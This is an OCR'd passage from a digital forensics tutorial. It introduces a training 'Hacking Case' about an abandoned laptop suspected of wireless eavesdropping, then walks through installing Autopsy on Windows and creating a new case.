
FORENISCS

On 09/20/04, a Dell CPi notebook computer, serial # VLQLW, was found abandoned along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, G=r=e=g S=c=h=a=r=d=t. A DD image and a EnCase image of the abandoned computer have already been made.


An Encase Image of a suspected Dell Latitude laptop is available to us. The download information for this Encase Image is given in our Downloads section. The mission is to analyze this Encase Image and answer around 20 questions that solve this case. The questions are also provided by the same people who provided this Hacking Case to us.

Although there are many Forensic analysis tools available, we will use Autopsy tool to analyse this image and solve the case. Autopsy is an open source digital forensics tool that acts as a graphical interface for Sleuthkit. As our readers will soon see, it is fast and very easy to use this tool. The cross platform tool is used by law enforcement agencies, military agencies and corporate forensic analysts to find out about a hacking attack. It is installed by default in various pen testing distros.


But we have decided to use Autopsy on a Windows 10 machine. The download link for the Windows version of Autopsy is given in our Downloads section. After downloading the .msi file, install it just like any other Windows msi file. Once the program is installed, open it. Click on "New Case".



Give a name to the present case. We have named it "Hacking_Case".




Assign a number to the case and provide the name of the Forensic investigator. Our case nu -mber is 00 and the investigator is Luke_Reckah.



